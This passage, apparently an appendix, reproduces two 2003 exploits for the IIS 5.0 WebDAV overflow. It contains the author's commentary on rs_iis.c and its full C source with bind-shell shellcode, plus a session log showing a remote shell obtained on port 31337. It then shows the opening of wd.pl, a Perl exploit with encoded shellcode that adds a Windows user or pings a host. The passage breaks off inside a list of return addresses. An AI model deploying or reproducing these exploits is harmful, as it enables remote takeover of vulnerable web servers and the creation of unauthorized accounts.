 *    he released code written in Python to encode shellcode (I'm
wondering if he will release a
 *    working tool for that purpose, since the actual code was released
as part of a commercial
 *    product, so it cannot be run without buying the whole product,
despite the module itself
 *    being free!). Problem: it is not so easy as the first method ;-)
Advantage: when the over-
 *    flow happens, some registers may point to our Unicoded string
(where our Unicoded-shellcode
 *    lives in), so we don't need to guess the address where shellcode
will be placed and the
 *    chance of a successful exploitation is greatly improved. For
instance, in this case, when
 *    IIS is overflowed, ECX register points to the Unicode string. The
idea is then fill in
 *    RET value with the fixed address of code like "call %ecx". This
code may be contained in
 *    any previosly-loaded library, for example).
 *
 *   Well, guess it... yes... I chose the easy method :-) Perhaps I will
rewrite the exploit
 * using method 2, but I cannot promise that.
 *
 *   Let's see another problem of the method 1 (which I have used). Not
all Unicode conversions
 * result in a 0x00 byte being added. This is true for ascii characters
lower or equal to 0x7f
```

```
 * (except for some few special characters, I'm not sure). But our
shellcode will have bytes
 * greater than 0x7f value. So we don't know the exact length of the
Unicoded-string containing
 * our shellcode (some ascii chars will expand to more than 2 bytes, I
think). As a result,
 * sometimes the exploit may not work, because no exact length is
matched. For instance, if you
 * carry out experiments on this issue, you could see that IIS crashes
(overflow occurs) when
 * entering a query like SEARCH /AAAA...AAA HTTP/1.1, with 65535 A's.
Same happens with 65536.
 * But with different values seems NOT to work. So matching the exact
length is important here!
 *
 *   What I have done, it is to include a little "jumpcode" instead of
the shellcode itself. The
 * jumpcode is placed into the "critical" place and has a fixed length,
so our string has always
 * a fixed length, too. The "variable" part (the shellcode) is placed at
the end of the HTTP
 * request (so you can insert your own shellcode and remove the one I'm
using here, with no apparent
 * problem). To be precise, the end of the request will be: 0x01
[shellcode]. The 0x01 byte marks
 * the beginning of the shellcode and it is used by the jumpcode to find
the address where shell-
 * code begins and jump into it. It is not possible to hardcode a
relative jump, because HTTP
 * headers have a variable length (think about the "Host:" header and
you will understand what
 * I'm saying). Well, really, the exploit could have calculated the
relative jump itself (other
 * problems arise like null-bytes possibly contained in the offset
field) but I have prefered to
 * use the 0x01 trick. It's my exploit, it's my choice :-)
 *
 *   After launching the exploit, several things may happen:
 * - the exploit is successful. You can connect to the bound port of
victim machine and get a
 *   shell. Great. Remember that when you issue an "exit" command in the
shell prompt, the pro-
 *   cess will be terminated. This implies that IIS could die.
 * - exploit returns a "server not vulnerable" response. Really, the
server may not be vulnerable
 *   or perhaps the SEARCH method used by the exploit is not permitted
(the bug can still be
 *   exploited via GET, probably) or webDAV is disabled at all.
 * - exploit did not get success (which is not strange, since it is not
easy to guess RET value)
 *   but the server is vulnerable. IIS will probably not survive: a "net
start w3svc" could be
 *   needed in the victim machine, in order to restart the WWW service.
 *
 *   The following log shows a correct exploitation:
 *
 * roman@goliat:~/iis5webdav> gcc -o rs_iis rs_iis.c
```

```
 * roman@goliat:~/iis5webdav> ./rs_iis roman
 * [*] Resolving hostname ...
 * [*] Attacking port 80 at roman (EIP = 0x00480004)...
 * [*] Now open another console/shell and try to connect (telnet) to
victim port 31337...
 *
 * roman@goliat:~/iis5webdav> telnet roman 31337
 * Trying 192.168.0.247...
 * Connected to roman.
 * Escape character is '^]'.
 * Microsoft Windows 2000 [Versi¢n 5.00.2195]
 * (C) Copyright 1985-2000 Microsoft Corp.
 *
 * C:\WINNT\system32>
 *
 *
 *   I am not going to show logs for the faulty cases. I'm pretty sure
you will see them very
 * soon :-) But yes, the exploit works, perhaps a little fine-tunning
may be required, though.
 * So please, do NOT contact me telling that the exploit doesn't work or
things like that. It
 * worked for me and it will work for you, if you're not a script-
kiddie. Try to attach to the
 * IIS process (inetinfo.exe) with the help of a debugger (OllyDbg is my
favourite) on the
 * victim machine and then launch the exploit against it. Debugger will
break when the first
 * exception is produced. Now place a breakpoint in 0x00ab00cd (being
0xabcd the not-unicoded
 * RET value) and resume execution until you reach that point. Finally,
it's time to search
 * the memory looking for our shellcode. It is nearly impossible (very
low chance) that our
 * shellcode is found at any 0x00**00**-form address (needed to bypass
the RET restriction
 * imposed by Unicode conversion) but no problem: you have a lot of NOPs
before the shellcode
 * where you could point to. If EIP is overwritten with the address of
such a NOP, program flow
 * will finish reaching our shellcode. Note also that among the two
bytes of RET that we have some
 * kind of control, the more important is the first one, i.e. the more
significant. In other
 * words, interesting RET values to try are: 0x0104, 0x0204, 0x0304,
0x0404, 0x0504, ...,
 * and so on, till 0xff04. As you may have noticed, the last byte (0x04)
is never changed because
 * its weight is minimal (256 between aprox. 65000 NOP's is not
appreciable).
 *
 *   I will be happy to receive ideas, comments and feedback about
issues related to this exploit
 * and the exploited vulnerability itself. Drop me an e-mail. No script-
kiddies, please.
 *
 *   My best wishes,
```

```
 * --Roman
 *
 * ========================================================================= --[
EOT ]-- ====================
 */


#include <stdio.h>
#include <errno.h>
#include <string.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netdb.h>
#include <netinet/in.h>

// Change to fit your need
#define  RET             0x4804          // EIP = 0x00480004
#define  LOADLIBRARYA    0x0100107c
#define  GETPROCADDRESS  0x01001034

// Don't change this
#define  PORT_OFFSET     1052
#define  LOADL_OFFSET    798
#define  GETPROC_OFFSET  815
#define  NOP             0x90
#define  MAXBUF          100000


/*
 * LoadLibraryA IT Address   := 0100107C
 * GetProcAddress IT Address := 01001034
 */

unsigned char shellcode[] =            // Deepzone shellcode
  "\x68\x5e\x56\xc3\x90\x54\x59\xff\xd1\x58\x33\xc9\xb1\x1c"
  "\x90\x90\x90\x90\x03\xf1\x56\x5f\x33\xc9\x66\xb9\x95\x04"
  "\x90\x90\x90\xac\x34\x99\xaa\xe2\xfa\x71\x99\x99\x99\x99"
  "\xc4\x18\x74\x40\xb8\xd9\x99\x14\x2c\x6b\xbd\xd9\x99\x14"
  "\x24\x63\xbd\xd9\x99\xf3\x9e\x09\x09\x09\x09\xc0\x71\x4b"
  "\x9b\x99\x99\x14\x2c\xb3\xbc\xd9\x99\x14\x24\xaa\xbc\xd9"
  "\x99\xf3\x93\x09\x09\x09\x09\xc0\x71\x23\x9b\x99\x99\xf3"
  "\x99\x14\x2c\x40\xbc\xd9\x99\xcf\x14\x2c\x7c\xbc\xd9\x99"
  "\xcf\x14\x2c\x70\xbc\xd9\x99\xcf\x66\x0c\xaa\xbc\xd9\x99"
  "\xf3\x99\x14\x2c\x40\xbc\xd9\x99\xcf\x14\x2c\x74\xbc\xd9"
  "\x99\xcf\x14\x2c\x68\xbc\xd9\x99\xcf\x66\x0c\xaa\xbc\xd9"
  "\x99\x5e\x1c\x6c\xbc\xd9\x99\xdd\x99\x99\x99\x14\x2c\x6c"
  "\xbc\xd9\x99\xcf\x66\x0c\xae\xbc\xd9\x99\x14\x2c\xb4\xbf"
  "\xd9\x99\x34\xc9\x66\x0c\xca\xbc\xd9\x99\x14\x2c\xa8\xbf"
  "\xd9\x99\x34\xc9\x66\x0c\xca\xbc\xd9\x99\x14\x2c\x68\xbc"
  "\xd9\x99\x14\x24\xb4\xbf\xd9\x99\x3c\x14\x2c\x7c\xbc\xd9"
  "\x99\x34\x14\x24\xa8\xbf\xd9\x99\x32\x14\x24\xac\xbf\xd9"
  "\x99\x32\x5e\x1c\xbc\xbf\xd9\x99\x99\x99\x99\x99\x5e\x1c"
  "\xb8\xbf\xd9\x99\x98\x98\x99\x99\x14\x2c\xa0\xbf\xd9\x99"
  "\xcf\x14\x2c\x6c\xbc\xd9\x99\xcf\xf3\x99\xf3\x99\xf3\x89"
  "\xf3\x98\xf3\x99\xf3\x99\x14\x2c\xd0\xbf\xd9\x99\xcf\xf3"
  "\x99\x66\x0c\xa2\xbc\xd9\x99\xf1\x99\xb9\x99\x99\x09\xf1"
```

```
"\x99\x9b\x99\x99\x66\x0c\xda\xbc\xd9\x99\x10\x1c\xc8\xbf"
"\xd9\x99\xaa\x59\xc9\xd9\xc9\xd9\xc9\x66\x0c\x63\xbd\xd9"
"\x99\xc9\xc2\xf3\x89\x14\x2c\x50\xbc\xd9\x99\xcf\xca\x66"
"\x0c\x67\xbd\xd9\x99\xf3\x9a\xca\x66\x0c\x9b\xbc\xd9\x99"
"\x14\x2c\xcc\xbf\xd9\x99\xcf\x14\x2c\x50\xbc\xd9\x99\xcf"
"\xca\x66\x0c\x9f\xbc\xd9\x99\x14\x24\xc0\xbf\xd9\x99\x32"
"\xaa\x59\xc9\x14\x24\xfc\xbf\xd9\x99\xce\xc9\xc9\xc9\x14"
"\x2c\x70\xbc\xd9\x99\x34\xc9\x66\x0c\xa6\xbc\xd9\x99\xf3"
"\xa9\x66\x0c\xd6\xbc\xd9\x99\x72\xd4\x09\x09\x09\xaa\x59"
"\xc9\x14\x24\xfc\xbf\xd9\x99\xce\xc9\xc9\xc9\x14\x2c\x70"
"\xbc\xd9\x99\x34\xc9\x66\x0c\xa6\xbc\xd9\x99\xf3\xc9\x66"
"\x0c\xd6\xbc\xd9\x99\x1a\x24\xfc\xbf\xd9\x99\x9b\x96\x1b"
"\x8e\x98\x99\x99\x18\x24\xfc\xbf\xd9\x99\x98\xb9\x99\x99"
"\xeb\x97\x09\x09\x09\x09\x5e\x1c\xfc\xbf\xd9\x99\x99\xb9"
"\x99\x99\xf3\x99\x12\x1c\xfc\xbf\xd9\x99\x14\x24\xfc\xbf"
"\xd9\x99\xce\xc9\x12\x1c\xc8\xbf\xd9\x99\xc9\x14\x2c\x70"
"\xbc\xd9\x99\x34\xc9\x66\x0c\xde\xbc\xd9\x99\xf3\xc9\x66"
"\x0c\xd6\xbc\xd9\x99\x12\x1c\xfc\xbf\xd9\x99\xf3\x99\xc9"
"\x14\x2c\xc8\xbf\xd9\x99\x34\xc9\x14\x2c\xc0\xbf\xd9\x99"
"\x34\xc9\x66\x0c\x93\xbc\xd9\x99\xf3\x99\x14\x24\xfc\xbf"
"\xd9\x99\xce\xf3\x99\xf3\x99\xf3\x99\x14\x2c\x70\xbc\xd9"
"\x99\x34\xc9\x66\x0c\xa6\xbc\xd9\x99\xf3\xc9\x66\x0c\xd6"
"\xbc\xd9\x99\xaa\x50\xa0\x14\xfc\xbf\xd9\x99\x96\x1e\xfe"
"\x66\x66\x66\xf3\x99\xf1\x99\xb9\x99\x99\x09\x14\x2c\xc8"
"\xbf\xd9\x99\x34\xc9\x14\x2c\xc0\xbf\xd9\x99\x34\xc9\x66"
"\x0c\x97\xbc\xd9\x99\x10\x1c\xf8\xbf\xd9\x99\xf3\x99\x14"
"\x24\xfc\xbf\xd9\x99\xce\xc9\x14\x2c\xc8\xbf\xd9\x99\x34"
"\xc9\x14\x2c\x74\xbc\xd9\x99\x34\xc9\x66\x0c\xd2\xbc\xd9"
"\x99\xf3\xc9\x66\x0c\xd6\xbc\xd9\x99\xf3\x99\x12\x1c\xf8"
"\xbf\xd9\x99\x14\x24\xfc\xbf\xd9\x99\xce\xc9\x12\x1c\xc8"
"\xbf\xd9\x99\xc9\x14\x2c\x70\xbc\xd9\x99\x34\xc9\x66\x0c"
"\xde\xbc\xd9\x99\xf3\xc9\x66\x0c\xd6\xbc\xd9\x99\x70\x20"
"\x67\x66\x66\x14\x2c\xc0\xbf\xd9\x99\x34\xc9\x66\x0c\x8b"
"\xbc\xd9\x99\x14\x2c\xc4\xbf\xd9\x99\x34\xc9\x66\x0c\x8b"
"\xbc\xd9\x99\xf3\x99\x66\x0c\xce\xbc\xd9\x99\xc8\xcf\xf1"
"\xe5\x89\x99\x98\x09\xc3\x66\x8b\xc9\xc2\xc0\xce\xc7\xc8"
"\xcf\xca\xf1\xad\x89\x99\x98\x09\xc3\x66\x8b\xc9\x35\x1d"
"\x59\xec\x62\xc1\x32\xc0\x7b\x70\x5a\xce\xca\xd6\xda\xd2"
"\xaa\xab\x99\xea\xf6\xfa\xf2\xfc\xed\x99\xfb\xf0\xf7\xfd"
"\x99\xf5\xf0\xea\xed\xfc\xf7\x99\xf8\xfa\xfa\xfc\xe9\xed"
"\x99\xea\xfc\xf7\xfd\x99\xeb\xfc\xfa\xef\x99\xfa\xf5\xf6"
"\xea\xfc\xea\xf6\xfa\xf2\xfc\xed\x99\xd2\xdc\xcb\xd7\xdc"
"\xd5\xaa\xab\x99\xda\xeb\xfc\xf8\xed\xfc\xc9\xf0\xe9\xfc"
"\x99\xde\xfc\xed\xca\xed\xf8\xeb\xed\xec\xe9\xd0\xf7\xff"
"\xf6\xd8\x99\xda\xeb\xfc\xf8\xed\xfc\xc9\xeb\xf6\xfa\xfc"
"\xea\xea\xd8\x99\xc9\xfc\xfc\xf2\xd7\xf8\xf4\xfc\xfd\xc9"
"\xf0\xe9\xfc\x99\xde\xf5\xf6\xfb\xf8\xf5\xd8\xf5\xf5\xf6"
"\xfa\x99\xcb\xfc\xf8\xfd\xdf\xf0\xf5\xfc\x99\xce\xeb\xf0"
"\xed\xfc\xdf\xf0\xf5\xfc\x99\xca\xf5\xfc\xfc\xe9\x99\xda"
"\xf5\xf6\xea\xfc\xd1\xf8\xf7\xfd\xf5\xfc\x99\xdc\xe1\xf0"
"\xed\xc9\xeb\xf6\xfa\xfc\xea\xea\x99\xda\xf6\xfd\xfc\xfd"
"\xb9\xfb\xe0\xb9\xe5\xc3\xf8\xf7\xb9\xa5\xf0\xe3\xf8\xf7"
"\xd9\xfd\xfc\xfc\xe9\xe3\xf6\xf7\xfc\xb7\xf6\xeb\xfe\xa7"
"\x9b\x99\x86\xd1\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99"
"\x99\x99\x95\x99\x99\x99\x99\x99\x99\x99\x98\x99\x99\x99"
"\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99"
"\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99"
```

```
  "\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99"
  "\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99"
  "\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99"
  "\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99"
  "\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99"
  "\x99\x99\xda\xd4\xdd\xb7\xdc\xc1\xdc\x99\x99\x99\x99\x99"
  "\x89\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99"
  "\x99\x99\x99\x99\x99\x99\x90\x90\x90\x90\x90\x90\x90\x90";

unsigned char jumpcode[] = "\x8b\xf9\x32\xc0\xfe\xc0\xf2\xae\xff\xe7";
/* mov edi, ecx
 * xor al, al
 * inc al
 * repnz scasb
 * jmp edi
 */

char body[] = "<?xml version=\"1.0\"?>\r\n<g:searchrequest
xmlns:g=\"DAV:\">\r\n" \
  "<g:sql>\r\nSelect \"DAV:displayname\" from
scope()\r\n</g:sql>\r\n</g:searchrequest>\r\n";


/* Our code starts here */
int main (int argc, char **argv)
{

  unsigned long ret;
  unsigned short port;
  int tport, bport, s, i, j, r, rt=0;
  struct hostent *h;
  struct sockaddr_in dst;
  char buffer[MAXBUF];

  if (argc < 2 || argc > 5)
      {
        printf("IIS 5.0 WebDAV Exploit by RoMaNSoFt <roman@rs-labs.com>.
23/03/2003\nUsage: %s <target host> [target port] [bind port] [ret]\nE.g
1: %s victim.com\nE.g 2: %s victim.com 80 31337 %#.4x\n", argv[0],
argv[0], argv[0], RET);
        exit(-1);
      }

  // Default target port = 80
  if (argc > 2)
      tport = atoi(argv[2]);
  else
      tport = 80;

  // Default bind port = 31337
  if (argc > 3)
      bport = atoi(argv[3]);
  else
      bport = 31337;

  // Default ret value = RET
  if (argc > 4)
```

```
      ret = strtoul(argv[4], NULL, 16);
  else
      ret = RET;

  if ( ret > 0xffff || (ret & 0xff) == 0 || (ret & 0xff00) == 0 )
      {
        fprintf(stderr, "RET value must be in 0x0000-0xffff range and it
may not contain null-bytes\nAborted!\n");
        exit(-2);
      }

  // Shellcode patching
  port = htons(bport);
  port ^= 0x9999;

  if ( ((port & 0xff) == 0) || ((port & 0xff00) == 0) )
      {
        fprintf(stderr, "Binding-port contains null-byte. Use another
port.\nAborted!\n");
        exit(-3);
      }

  *(unsigned short *)&shellcode[PORT_OFFSET] = port;
  *(unsigned long *)&shellcode[LOADL_OFFSET] = LOADLIBRARYA ^
0x99999999;
  *(unsigned long *)&shellcode[GETPROC_OFFSET] = GETPROCADDRESS ^
0x99999999;
  // If the last two items contain any null-bytes, exploit will fail.
  // WARNING: this check is not performed here. Be careful and check it
for yourself!

  // Resolve hostname
  printf("[*] Resolving hostname ...\n");
  if ((h = gethostbyname(argv[1])) == NULL)
      {
        fprintf(stderr, "%s: unknown hostname\n", argv[1]);
        exit(-4);
      }

  bcopy(h->h_addr, &dst.sin_addr, h->h_length);
  dst.sin_family = AF_INET;
  dst.sin_port = htons(tport);

  // Socket creation
  if ((s = socket(AF_INET, SOCK_STREAM, 0)) == -1)
      {
        perror("Failed to create socket");
        exit(-5);
      }

  // Connection
  if (connect(s, (struct sockaddr *)&dst, sizeof(dst)) == -1)
      {
        perror("Failed to connect");
        exit(-6);
      }
```

```
  // Build malicious string...
  printf("[*] Attacking port %i at %s (EIP = %#.4x%.4x)...\n", tport,
argv[1], ((ret >> 8) & 0xff), ret & 0xff);

  bzero(buffer, MAXBUF);
  strcpy(buffer, "SEARCH /");

  i = strlen(buffer);
  buffer[i] = NOP;          // Align for RET overwrite

  // Normally, EIP will be overwritten with buffer[8+2087] but I prefer
to fill some more bytes ;-)
  for (j=i+1; j < i+2150; j+=2)
      *(unsigned short *)&buffer[j] = (unsigned short)ret;

  // The rest is padded with NOP's. RET address should point to this
zone!
  for (; j < i+65535-strlen(jumpcode); j++)
      buffer[j] = NOP;

  // Then we skip the body of the HTTP request
  memcpy(&buffer[j], jumpcode, strlen(jumpcode));

  strcpy(buffer+strlen(buffer), " HTTP/1.1\r\n");
  sprintf(buffer+strlen(buffer), "Host: %s\r\nContent-Type:
text/xml\r\nContent-Length: %d\r\n\r\n", argv[1], strlen(body) +
strlen(shellcode));
  strcpy(buffer+strlen(buffer), body);

  // This byte is used to mark the beginning of the shellcode
  memset(buffer+strlen(buffer), 0x01, 1);

  // And finally, we land into our shellcode
  memset(buffer+strlen(buffer), NOP, 3);
  strcpy(buffer+strlen(buffer), shellcode);

  // Send request
  if (send(s, buffer, strlen(buffer), 0) != strlen(buffer))
      {
        perror("Failed to send");
        exit(-7);
      }

  printf("[*] Now open another console/shell and try to connect (telnet)
to victim port %i...\n", bport);

  // Receive response
  while ( (r=recv(s, &buffer[rt], MAXBUF-1, 0)) > 0)
      rt += r;
  // This code is not bullet-proof. An evil WWW server could return a
response bigger than MAXBUF
  // and an overflow would occur here. Yes, I'm lazy... :-)

  buffer[rt] = '\0';

  if (rt > 0)
```

```
      printf("[*] Victim server issued the following %d bytes of
response:\n--\n%s\n--\n[*] Server NOT vulnerable!\n", rt, buffer);
  else
    printf("[*] Server is vulnerable but the exploit failed! Change RET
value (e.g. 0xce04) and try again (when IIS is up again) :-/\n", bport);

  close(s);

}
```

Appendix C Source code of wd.pl

```
#!/bin/perl
#
# 2003.3.24
#
# mat@monkey.org
# mat@panicsecurity.org
#
# tested on Windows 2000 Advanced Server SP3: Korean language edition
# ntdll.dll with 2002.7.3 version
# You need to change some parameters to make this exploit work on your
platform of choice
#
# This exploit uses unicode decoder scheme and self-modifies unicoded
shellcode to original one.
#

use Socket;

if($#ARGV<0)
{
        die "usage: wd.pl <target hostname>\n";
}

my $host=$ARGV[0];

my $url_len=65514;
#LOCK: 65514
#SEARCH: 65535

my $host_header="Host: $host\r\n";
my $translate_f="Translate: f\r\n";
$translate_f="";
my $port=80;
my $depth="Depth: 1\r\n";
$depth="";
my $connection_str="Connection: Close\r\n";
$connection_str="";
my $url2="B";
$url2="";
my $cont="C";
my $lock_token="Lock-Token: $cont\r\n";
$lock_token="";
my $destination="Destination: /$url2\r\n";
$destination="";

# LoadLibrary: 0x100107c;
# GetProcAddress 0x1001034;
# WinExec("net user matt 1234 /ADD")
# this shellcode is encoded to printable string form
my
$shellcode_net_user_add_mat="\x34\x34\x30\x2e\x2c\x2a\x61\x62\x48\x48\x2
a\x2a\x2c\x2d\x7f\x80\x68\x69\x2c\x2c\x18\x19\x64\x65\x58\x59\x0c\x07%u0
411%u00f0\x67\x67\x2c\x2a\x31\x2e\x18\x19\x64\x65\x58\x59\x7e\x7f\x56\x5
```

```
6\x1a\x1a\x4c\x4d\x55\x55\x71\x71\x7d\x7d\x38\x39\x4c\x4d\x4c\x4d\x4c\x4
d\x4c\x4d\x62\x62\x0c\x0c\x3b\x39\x4e\x4e\x6c\x6d\x6c\x6d\x4c\x4d\x38\x3
8\x5f\x60\x4c\x4d\x4c\x4d\x4c\x4d\x64\x64\x67\x68\x78\x79\x72\x73\x44\x4
5\x4c\x4d\x4c\x4c\x61\x62\x33\x33\x45\x46\x08\x08\x2d\x2d\x60\x60\x08\x0
8\x33\x34\x64\x64\x67\x68\x65\x65\x78\x79\x56\x57\x44\x45\x4c\x4d\x4c\x4
c\x61\x62\x33\x33\x45\x46\x64\x65\x1a\x1b\x0e\x0f\x2c\x2d\x76\x76\x31\x3
1\x60\x61\x19\x19\x60\x60\x3d\x3e\x3b\x38\x2d\x2d\x0c\x08\x16\x16\x07\x0
8\x6c\x6d\x6c\x6d\x4c\x4d\x0c\x08\x12\x12\x03\x03\x6c\x6d\x6c\x6d\x4c\x4
d\x79\x7a\x4f\x50\x60\x60\x38\x39\x31\x2e\x33\x33\x33\x33\x33\x33\x54\x5
4\x27\x24\x65\x66\x08\x08\x3b\x38\x0c\x0c\x2d\x2e\x29\x29\x6c\x6d\x6c\x6
d\x4c\x4d\x65\x66\x33\x33\x06\x06\x03\x03\x6c\x6d\x6c\x6d\x4c\x4d\x33\x3
3\x16\x16\x38\x38\x6c\x6d\x6c\x6d\x4c\x4d\x08\x08\x39\x39\x0c\x0c\x2d\x2
d\x3b\x39\x6c\x6d\x6c\x6d\x4c\x4d\x65\x65\x64\x65\x08\x08\x2d\x2d\x33\x3
3\x06\x06\x1d\x1d\x6c\x6d\x6c\x6d\x4c\x4d\x65\x65\x33\x33\x06\x06\x1f\x1
f\x6c\x6d\x6c\x6d\x4c\x4d\x54\x54\x27\x24\x04\x05\x04\x05\x65\x66\x08\x0
8\x3b\x38\x0c\x0c\x2d\x2e\x27\x27\x6c\x6d\x6c\x6d\x4c\x4d\x65\x66\x33\x3
3\x06\x06\x19\x19\x6c\x6d\x6c\x6d\x4c\x4d\x33\x33\x06\x06\x1b\x1b\x6c\x6
d\x6c\x6d\x4c\x4d\x69\x69\x6e\x6e\x65\x66\x6b\x6c\x6e\x6e\x6a\x6b\x55\x5
5\x55\x56\x4c\x4d\x63\x63\x7a\x7b\x7d\x7d\x75\x76\x7e\x7e\x7c\x7c\x76\x7
7\x4c\x4d\x63\x63\x7a\x7b\x77\x77\x75\x76\x78\x78\x76\x77\x7e\x7e\x4c\x4
d\x63\x63\x7a\x7b\x7d\x7d\x7a\x7b\x7b\x7b\x75\x75\x7e\x7e\x4c\x4d\x67\x6
7\x78\x78\x7b\x7c\x6e\x6e\x70\x71\x7e\x7e\x7d\x7d\x4c\x4d\x6e\x6e\x70\x7
1\x78\x78\x76\x77\x64\x65\x75\x76\x7b\x7b\x7d\x7d\x7e\x7e\x75\x75\x75\x7
5\x4c\x4d\x7d\x7d\x51\x52\x62\x63\x76\x77\x5d\x5a\x7e\x7e\x70\x71\x7e\x7
e\x4c\x4d\x4c\x4d\x4c\x4d\x4c\x4d\x7b\x7c\x7e\x7e\x76\x77\x5e\x5b\x76\x7
6\x75\x75\x7e\x7e\x75\x76\x5e\x5b\x7a\x7a\x7c\x7c\x76\x77\x76\x77\x5e\x5
b\x54\x54\x55\x56\x55\x55\x56\x57\x5e\x5b\x5b\x5b\x7c\x7c\x7e\x7f\x7e\x7
f\x4c\x4d\x4c\x4d\x4c\x4d\x4c\x4d\x76\x77\x5d\x5a\x7e\x7e\x70\x71\x7e\x7
e\x4c\x4d\x4e\x4e\x4c\x4d\x4c\x4d\x4c\x4d\x76\x77\x7e\x7e\x75\x75\x76\x7
7\x49\x4a";

my
$shellcode_ping_211_59_27_66="\x34\x34\x30\x2e\x2c\x2a\x61\x62\x48\x48\x
2a\x2a\x2c\x2d\x7f\x80\x68\x69\x2c\x2c\x18\x19\x64\x65\x58\x59\x0c\x07%u
0411%u00f0\x67\x67\x2c\x2a\x31\x2e\x18\x19\x64\x65\x58\x59\x7b\x7c\x56\x
56\x1a\x1a\x4c\x4d\x55\x55\x71\x71\x7d\x7d\x38\x39\x4c\x4d\x4c\x4d\x4c\x
4d\x4c\x4d\x62\x62\x0c\x0c\x3b\x39\x4e\x4e\x6c\x6d\x6c\x6d\x4c\x4d\x38\x
38\x5f\x60\x4c\x4d\x4c\x4d\x4c\x4d\x64\x64\x67\x68\x78\x79\x72\x73\x44\x
45\x4c\x4d\x4c\x4c\x61\x62\x33\x33\x45\x46\x08\x08\x2d\x2d\x60\x60\x08\x
08\x33\x34\x64\x64\x67\x68\x65\x65\x78\x79\x56\x57\x44\x45\x4c\x4d\x4c\x
4c\x61\x62\x33\x33\x45\x46\x64\x65\x1a\x1b\x0e\x0f\x2c\x2d\x76\x76\x31\x
31\x60\x61\x19\x19\x60\x60\x3d\x3e\x3b\x38\x2d\x2d\x0c\x08\x16\x16\x07\x
08\x6c\x6d\x6c\x6d\x4c\x4d\x0c\x08\x12\x12\x03\x03\x6c\x6d\x6c\x6d\x4c\x
4d\x79\x7a\x4f\x50\x60\x60\x38\x39\x31\x2e\x33\x33\x33\x33\x33\x33\x54\x
54\x27\x24\x65\x66\x08\x08\x3b\x38\x0c\x0c\x2d\x2e\x29\x29\x6c\x6d\x6c\x
6d\x4c\x4d\x65\x66\x33\x33\x06\x06\x03\x03\x6c\x6d\x6c\x6d\x4c\x4d\x33\x
33\x16\x16\x38\x38\x6c\x6d\x6c\x6d\x4c\x4d\x08\x08\x39\x39\x0c\x0c\x2d\x
2d\x3b\x39\x6c\x6d\x6c\x6d\x4c\x4d\x65\x65\x64\x65\x08\x08\x2d\x2d\x33\x
33\x06\x06\x1d\x1d\x6c\x6d\x6c\x6d\x4c\x4d\x65\x65\x33\x33\x06\x06\x1f\x
1f\x6c\x6d\x6c\x6d\x4c\x4d\x54\x54\x27\x24\x04\x05\x04\x05\x65\x66\x08\x
08\x3b\x38\x0c\x0c\x2d\x2e\x27\x27\x6c\x6d\x6c\x6d\x4c\x4d\x65\x66\x33\x
33\x06\x06\x19\x19\x6c\x6d\x6c\x6d\x4c\x4d\x33\x33\x06\x06\x1b\x1b\x6c\x
6d\x6c\x6d\x4c\x4d\x69\x69\x6e\x6e\x65\x66\x6b\x6c\x6e\x6e\x6a\x6b\x55\x
55\x55\x56\x4c\x4d\x63\x63\x7a\x7b\x7d\x7d\x75\x76\x7e\x7e\x7c\x7c\x76\x
77\x4c\x4d\x63\x63\x7a\x7b\x77\x77\x75\x76\x78\x78\x76\x77\x7e\x7e\x4c\x
4d\x63\x63\x7a\x7b\x7d\x7d\x7a\x7b\x7b\x7b\x75\x75\x7e\x7e\x4c\x4d\x67\x
67\x78\x78\x7b\x7c\x6e\x6e\x70\x71\x7e\x7e\x7d\x7d\x4c\x4d\x6e\x6e\x70\x
```

```
71\x78\x78\x76\x77\x64\x65\x75\x76\x7b\x7b\x7d\x7d\x7e\x7e\x75\x75\x75\x
75\x4c\x4d\x7d\x7d\x51\x52\x62\x63\x76\x77\x5d\x5a\x7e\x7e\x70\x71\x7e\x
7e\x4c\x4d\x4c\x4d\x4c\x4d\x4c\x4d\x74\x75\x78\x78\x7b\x7c\x7f\x7f\x5e\x
5b\x55\x56\x54\x54\x54\x54\x5d\x5a\x56\x56\x50\x50\x5d\x5a\x55\x56\x57\x
57\x5d\x5a\x57\x58\x57\x58\x4c\x4d\x4c\x4d\x4c\x4d\x4c\x4d\x76\x77\x5d\x
5a\x7e\x7e\x70\x71\x7e\x7e\x4c\x4d\x4e\x4e\x4c\x4d\x4c\x4d\x4c\x4d\x76\x
77\x7e\x7e\x75\x75\x76\x77\x49\x4a";
my $shellcode="$shellcode_ping_211_59_27_66";
my $body="<?xml version=\"1.0\">\r\n<g:searchrequest
xmlns:g=\"DAV:\">\r\n<g:sql>\r\nSelect \"DAV:displayname\" from
scope()\r\n</g:sql>\r\n</g:searchrequest>\r\n";
my $length_of_body=length($body);

#
# jmp ebx,call ebx addresses
#
my @return_addresses=(
      "%u300e%u74da",
      "%u61a9%u74da",
      "%u3384%u7779",
      "%u215c%u777e",
      "%u59bb%u777e",
      "%u59d4%u777e",
      "%u68b3%u777e",
      "%u8dcf%u777e",
      "%u52f8%u7800",
      "%ue0af%u7800",
      "%ub405%u7802",

      "%u32ac%u77e2",
      "%uc1b5%u76ae",
      "%u005d%u77a5",
      "%u0060%u776b",
      "%u00b4%u77a5",
      "%u00e6%u77ac",
      "%u014a%u7766",
      "%u0392%u7511",
      "%u03a0%u7511",
      "%u0900%u6df1",
      "%u0900%u778b",
      "%u1167%u6b32",
      "%u1184%u6ed4",
      "%u1192%u6b3e",
      "%u11b1%u779e",
      "%u11b9%u777f",
      "%u11b9%u782c",
      "%u11d3%u7834",
      "%u1800%u749e",
      "%u20ac%u777f",
      "%u2171%u7766",
      "%u2172%u6b3a",
      "%u2191%u6e6f",
      "%u21d4%u6e6f",
      "%u2283%u730a",
      "%u24b9%u7763",
      "%u24d5%u7763",
      "%u24e8%u7761",
```

```
"%u2503%u7834",
"%u2514%u77e2",
"%u251e%u77db",
"%u2521%u7761",
"%u2527%u77db",
"%u2530%u77db",
"%u253c%u77e2",
"%u2547%u77dc",
